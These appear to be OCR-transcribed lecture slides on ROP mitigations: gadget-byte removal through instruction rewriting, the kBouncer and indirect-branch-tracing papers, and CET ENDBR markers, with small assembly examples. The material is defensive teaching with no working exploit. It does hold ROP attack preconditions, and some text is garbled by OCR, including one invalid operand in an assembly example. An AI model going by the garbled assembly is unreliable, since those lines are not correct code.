
Transfers program control to a return address located on the top of the stack. The address is usually placed on the stack by a CALL instruction, and the return is made to the instruction that follows the CALL instruction.

The optional source operand specifies the number of stack bytes to be released after the return address is popped; the default is none. This operand can be used to release parameters from the stack that were passed to the called procedure and are no longer needed. It must be used when the CALL instruction used to switch to a new procedure uses a call gate with a non-zero word count to access the new procedure. Here, the source operand for the RET instruction must specify the same number of bytes as is specified in the word count field of the call gate.

The RET instruction can be used to execute three different types of returns:

Ideas to defeat ROP: 3. Remove gadgets

Basic idea: Remove C3/C2/CA/CB from the code




Jump and call instructions may contain free-branch opcodes when using immediate values to specify their destinations. For instance, `jmp .+0xc8` is encoded as "`0xe9 0xc3 0x00 0x00 0x00`".

A free-branch opcode can appear at any of the four bytes constituting the jump/call target. If the opcode is the least significant byte, it is sufficient to append the forward jump/call with a single `nop` instruction (or prepend it if it is a backwards jump/call) in order to adjust the relative distance between the instruction and its destination:

```
jmp .+0xc8   ⇒   jmp .+0xc9
                 nop
```

Ideas to defeat ROP: 3. Remove gadgets


Basic idea: Remove C3/C2/CA/CB from the code



```
                              addl $0xc1, %eax
addl $0xc2, %eax    ⇒        inc %eax

                              movb $0xc9, %bl
 xorb $0xca, %al    ⇒        incb %bl
                              xorb %bl, %al
```

Ideas to defeat ROP: 3. Remove gadgets

Basic idea: Remove C3/C2/CA/CB from the code




Instructions that perform memory accesses can also contain free-branch instruction opcodes in the displacement values they specify (e.g., `movb %al, -0x36(%ebp)` represented as "`0x88 0x45 0xca`"). In such cases, we need to substitute the instruction with a semantically equivalent instruction sequence that uses an adjusted displacement value to avoid the undesired bytes. We achieve this by setting the displacement to a safe value and then compensating for our changes by temporarily adjusting the value in the base register. For example, we can perform a reconstruction such as:

```
                                   incl %ebp
movb $0xal, -0x36(%ebp)    ⇒      movb %al, -0x37(%ebp)
                                   decl %ebp
```

Ideas to defeat ROP: 3. Remove gadgets

1. Subvert the control flow to the first gadget.
2. Control the content on the stack. Do not need to inject code there.
3. ~~Enough gadgets in the address space.~~
4. Know the addresses of the gadgets.
5. Start execution anywhere (middle of instruction).

Ideas to defeat ROP: 4. Monitor CFI



Transparent ROP Exploit Mitigation using Indirect Branch Tracing

Vasilis Pappas, Michalis Polychronakis, Angelos D. Keromytis
Columbia University

Abstract


Return-oriented programming (ROP) has become the primary exploitation technique for system compromise in the presence of non-executable page protections. ROP exploits are facilitated mainly by the lack of complete address space randomization coverage or the presence of memory disclosure vulnerabilities, necessitating additional ROP-specific mitigations.

In this paper we present a practical runtime ROP ex-

bypassing the data execution prevention (DEP) and address space layout randomization (ASLR) protections of Windows [49], even on the most recent and fully updated (at the time of public notice) systems.

Data execution prevention and similar non-executable page protections [55], which prevent the execution of injected binary code (shellcode), can be circumvented by reusing code that already exists in the vulnerable process to achieve the same purpose. Return-oriented programming (ROP) [62], the latest advancement in the

USENIX Security 2013



kBouncer: Efficient and Transparent ROP Mitigation

Vasilis Pappas
Columbia University
vpappas@cs.columbia.edu

April 1, 2012

Abstract

The wide adoption of non-executable page protections in recent versions of popular operating systems has given rise to attacks that employ return-oriented programming (ROP) to achieve arbitrary code execution without the injection of any code. Existing defenses against ROP exploits either require source code or symbolic debugging information, impose a significant runtime overhead, which limits their applicability for the protection of third-party applications, or may require to make some assumptions about the executable code of the protected applications. We propose kBouncer, an efficient and fully transparent ROP mitigation technique that does not requires source code or debug symbols. kBouncer is based on runtime detection of abnormal control transfers using hardware features found on commodity processors.


1 Problem Description

The introduction of non-executable memory page protections led to the development of the return-to-libc exploitation technique [11]. Using this method, a memory corruption vulnerability can be exploited by transferring control to code that already exists in the address space of the vulnerable process. By jumping

Ideas to defeat ROP: 5. Indirect Branch Tracking

All indirect branch targets must start with ENDBR64/ENDBR32.

- ENDBR64/ENDBR32 is NOP on non-CET processors.



```
080493b8 <_fini>:
 80493b8:       f3 0f 1e fb             endbr32
 80493bc:       53                      push   %ebx
 80493bd:       83 ec 08                sub    $0x8,%esp
 80493c0:       e8 8b fd ff ff          call   8049150 <__x86.get_pc_thunk.bx>
 80493c5:       81 c3 3b 2c 00 00       add    $0x2c3b,%ebx
 80493cb:       83 c4 08                add    $0x8,%esp
 80493ce:       5b                      pop    %ebx
 80493cf:       c3                      ret
```